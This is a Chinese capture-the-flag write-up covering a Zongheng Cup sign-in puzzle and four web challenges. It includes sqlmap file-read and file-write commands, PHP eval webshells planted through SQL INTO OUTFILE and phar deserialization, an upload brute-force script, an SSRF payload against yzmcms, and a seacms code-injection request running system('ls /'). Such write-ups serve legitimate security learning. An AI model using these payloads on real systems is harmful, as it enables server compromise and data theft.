纵横杯网络安全竞赛

by Firebasky

> 这次比赛最后的名次还不错。做web的时候也遇到了一些困难，这些感谢师傅们的帮助。
>
> 这次比赛cms比较多wp可能不是特别讲原理，因为没有时间和自己也没有深入了解。等着期末考试好好审计审计~

签到

```
#-*-codeing = utf-8 -*-
s="0146, 0154, 0141, 0147, 0173, 0167, 063, 0154, 0143, 0157, 0155, 0145,
0137, 0164, 0157, 0137, 062, 0157, 0156, 0147, 0137, 0150, 063, 0156, 0147,
0137, 0142, 0145, 061, 0175"
print(s.replace(", 0","\\").replace("0",""))
#通过shell 环境输入
#printf ""
```

```
root@iZbp1aovfjqdgqvjl2au7iZ:~# printf "146\154\141\147\173\167\63
\156\147\137\142\145\61\175"
146lag{w3lcome_to_2ong_h3ng_be1}root@iZbp1aovfjqdgqvjl2au7iZ:~#
```

web1-easyci

`考察SQL注入 读文件写文件`

简单的测试了一下发现没有过滤什么就通过sqlmap进行注入，但是只能注入出密码，登录之后并没有信息

尝试读文件使用sqlmap

```
python sqlmap.py -r test.txt --file-read='/etc/passwd'
```

`之后读配置文件 /etc/apache2/sites-enabled/000-default.conf`

Linux Apache2 配置介绍

在本地查看确实有这个文件

```
root@iZbp1aovfjqdgqvjl2au7iZ:/etc/apache2/sites-enabled# cat 000-default.conf
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
```

所以我们尝试读这个文件查看网站目录，然后写入shell

`python sqlmap.py -r test.txt --file-read='/etc/apache2/sites-enabled/000-default.conf`

```
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with
yours. Do you want to merge them in further requests? [Y/n] y
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[20:49:15] [ERROR] invalid character detected. retrying..
[20:49:15] [WARNING] increasing time delay to 6 seconds
3C56697
27475616C486F7374202A3A3830
3E0A0923205468652053657276657724E616D65206469726563746976652073657475
[21:10:58] [INFO] adjusting time delay to 2 seconds due to good response times
3207468652072657175657374207363686568652C20686F73746E616D6520616E6420706F727420746861740A0923207^[^A
4686520736572766572207573657320746F
```

通过16进制转换，得到网站目录：`/var/sercet/html/`

在本地创建一个文件叫s.php 将本地文件写入网站目录下

```
#s.php
<?php eval($_POST[0]);?>
```

```
python sqlmap.py -r test.txt --file-write='1.php' --file-
dest='/var/sercet/html/s.php'
```

或者使用sql语句

```
admin' into outfile '/var/sercet/html/1.php' fields terminated by '<?php
eval($_POST[0]);?>'%23
```

adminflag{940e519d-f09e-4845-aab0-8c2a31d14a12}c3762483bc73d0b7943156d43911ce38

更或者通过`--os-shell`来写入文件

web2-ezcms

`代码审计 发现存在后台密码泄露`

`common/config/config.php`


```
    'db_type' => 'pdo',             // 数据库链接扩展 , 支持 pdo | mysqli | mysql
    'db_host' => '127.0.0.1',       // 服务器地址
    'db_name' => 'admin',           // 数据库名
    'db_user' => 'admin',            // 用户名
    'db_pwd' => 'admin868',         // 密码
    'db_port' => 3306,              // 端口
    'db_prefix' => 'yzm_',          // 数据库表前缀
```

然后去尝试`admin`页面登录

登录成功

然后在网上找到相关的漏洞

yzmcms ssrf



在自己的vps上生成一个ssrf.html文件

```
<ssrf><a href="httpxxxx://../../../../../../flag">flag</a></ssrf>
```

提交之后进行测试

至于原理期末考试完在分析

web3-hello_php

考察 文件上传phar利用触发写文件

在源代码里面发现存在用户名和密码登录之后有一个上传点，并且可以控制`img`参数

而重要的是class.php

```php
<?php
include('config.php');
class Config{
    public $title;
    public $comment;
    public $logo_url;
    public function __construct(){
        global $title;
        global $comment;
        global $logo_url;
        $this->title= $title;
```

```php
        $this->comment = $comment;
        $this->logo_url = $logo_url;
    }
    public function upload_logo(){
        if(!empty($_FILES)){
            $path='./static/'.md5(time()).'.jpg';
            move_uploaded_file($_FILES["file"]
["tmp_name"],'./static/'.md5(time()).'.jpg');//只能上传jpg文件
        }
    }
    public function update_title($title,$comment){
        #垃圾老板就给我这么点钱，叫我怎么帮你做事。
    }

    public function __destruct(){
        $file = file_get_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])
['dirname'].'/config.php');
        $file = preg_replace('/\$title=\'.*?\';/', "\$title='$this-
>title';", $file);
        $file = preg_replace('/\$comment=\'.*?\';/', "\$commnet='$this-
>comment';", $file);//小细节要进行闭合
        file_put_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])
['dirname'].'/config.php', $file);
        //写文件到config.php文件
    }
}
$config=new Config;
?>
```

```php
<?php include_once('header.php');?>
<?php
if(isset($_GET['img'])&&file_exists($_GET['img'])){?>
//file_exists 会触发phar反序列化
//img=phar://
            <img src="<?php echo $_GET['img'];?>" class="d-inline-block
align-top" alt="" loading="lazy">
<?php } else {?>
    <img src="<?php echo $config->logo_url;?>" class="d-inline-block align-
top" alt="" loading="lazy">
<?php }?>
    <p><?php echo $config->comment;?></p>
<?php echo $footer;?>

```

我们可以上传一个phar文件然后通过控制phar里面的参数，然后在通过 `file_exists()` 函数来触发，进行写入一句话到config.php。

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

```php
#exp.php
#phar.phar
<?php
class Config{
    public $title;
    public $comment;
    public $logo_url;
    public function __construct(){
        global $title;
        global $comment;
        global $logo_url;
        $this->title= "'?><?php eval(\$_POST[1]);?>111111111111111";//需要闭合标签
        $this->comment = "'?><?php eval(\$_POST[1]);?>111111111111";//需要闭合标签
        $this->logo_url = $logo_url;
    }
}
@unlink("phar1.phar");//unlink() 函数删除文件。
$phar = new Phar("phar.phar");
$phar->startBuffering();//开始缓冲Phar写操作
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
$A=new Config;
$phar->setMetadata($A);//将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");//以字符串的形式添加一个文件到phar档案添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

还有一个问题就是文件名不知道，我们可以通过时间戳的暴力破解去查看，或者是通过脚本，获得本地实际的时间戳然后上传

```python
#-*-codeing = utf-8 -*-
import requests
import string
import time
import hashlib

def md5vale(key):
    input_name = hashlib.md5()
    input_name.update(key.encode("utf-8"))
    return input_name.hexdigest()

url='http://eci-2zej9k7i0kqc6i27iyj3.cloudeci1.ichunqiu.com/'
files={
    'file':open('phar.phar','rb').read()
}
headers={
    'Cookie':'PHPSESSID=dvat8vou0kgieqpvhfd31jbq10'#登录的cookie
}
while 1:
    requests.post(url+'admin.php?upload',files=files,headers=headers)
    md = md5vale(str(int(time.time())))
    res = url+'?img=phar://static/'+str(md)+'.jpg'
    requests.get(res,headers=headers)
```

```
    # r = requests.get(url+'admin.php')
    # if '111111111111111' in r.text:#写入成功
    #     break
    #     print('getshell')

```


可能存在时间差，需要自己判断是不是写成功了

查看 phpinfo()

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scadnir,readfile,show_source,fpassthru,readdir	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scadnir,readfile,show_source,fpassthru,readdir

上蚁剑，因为蚁剑里面有插件可以使用

使用模式: php7_GC_UAF



web4-大家一起来审代码

seacms backend getshell

下载了源代码，是一个seacms，在网站下面也看到了信息


根据谷歌搜索发现大概漏洞点是对变量处理不正确造成的


In /adm1n/admin_smtp.php, users can submit a php snippet(inclue One Sentence Trojan) into site_url/data/admin/smtp.php without any filtering.

```
#www/adm1n/admin_smtp.php
```

```php
<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $weburl= $_POST['smtpserver'];
    $token = $_POST['smtpserverport'];
    $token = $_POST['smtpusermail'];
    $token = $_POST['smtpuser'];
    $token = $_POST['smtppass'];
    $open=fopen("../data/admin/smtp.php","w" );
    $str='<?php ';
    $str.='$smtpserver = "';
    $str.="$smtpserver";
    $str.='"; ';
    $str.='$smtpserverport = "';
    $str.="$smtpserverport";
    $str.='"; ';
    $str.='$smtpusermail = "';
    $str.="$smtpusermail";
    $str.='"; ';
    $str.='$smtpname = "';
    $str.="$smtpname";
    $str.='"; ';
    $str.='$smtpuser = "';
    $str.="$smtpuser";
    $str.='"; ';
    $str.='$smtppass = "';
    $str.="$smtppass";
    $str.='"; ';
    $str.='$smtpreg = "';
    $str.="$smtpreg";
    $str.='"; ';
    $str.='$smtppsw = "';
    $str.="$smtppsw";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
    ShowMsg("成功保存设置!","admin_smtp.php");
    exit;
}
?>
```

是根据字符串拼接出现的漏洞，我们可以找一找其他相关的这样的漏洞，我们就可以以"成功保存设置!"为关键词搜索一下（使用Seay源代码审计工具）






```php
#adm1n/admin_ping.php
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen("../data/admin/ping.php","w" );
    $str='<?php ';
    $str.='$weburl = "';
    $str.="$weburl";
    $str.='"; ';
    $str.='$token = "';
    $str.="$token";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
    ShowMsg("成功保存设置!","admin_ping.php");
    exit;
}
```

发现这个的变量可以控制，并且拼接的时候也就是原来的变量

而这个页面是后台的页面，我们要登录后台。测试弱口令：admin/admin成功登录

剩下的进行拼接字符串，进行命令执行

```
POST /admin/admin_ping.php?action=set HTTP/1.1
Host: eci-2zeetijbtcfifks9uiqj.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=1f60d7e8eee7cffc71db09c83e822523;
__jsluid_h=3844524359af502ddd4c25c1a0dae3ad
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

weburl=www.baidu";system("ls /");?>&token=1
```


通过浏览器显示

最后我们来发现一下这个页面出现问题的代码

```php
<?php
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen("../data/admin/ping.php","w" );#打开文件
    $str='<?php ';
    $str.='$weburl = "';
    $str.="$weburl";
    $str.='"; ';
    $str.='$token = "';
    $str.="$token";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);#将拼接的str字符串写入中
    fclose($open);
    ShowMsg("成功保存设置!","admin_ping.php");
    exit;
}
```

比较简单就不分析了hhh~

看一下run的效果



总结

`这场比赛学习到了一些新东西`

1.sqlmap的读写文件操作

```
python sqlmap.py -r test.txt --file-read='/etc/passwd'//读

python sqlmap.py -r test.txt --file-write='1.php' --file-
dest='/var/sercet/html/s.php'
//写
```

2.sql语句的写文件操作

```
into outfile '/var/sercet/html/1.php' fields terminated by '<?php
eval($_POST[0]);?>'
```

3.学习了apache配置文件读网站路径

`/etc/apache2/sites-enabled/000-default.conf`

4.学习了`yzmcms`(其实没有)

5.学习了通过脚本上传文件来避免手工获得时间戳

6.学习了`seacms`(其实没有)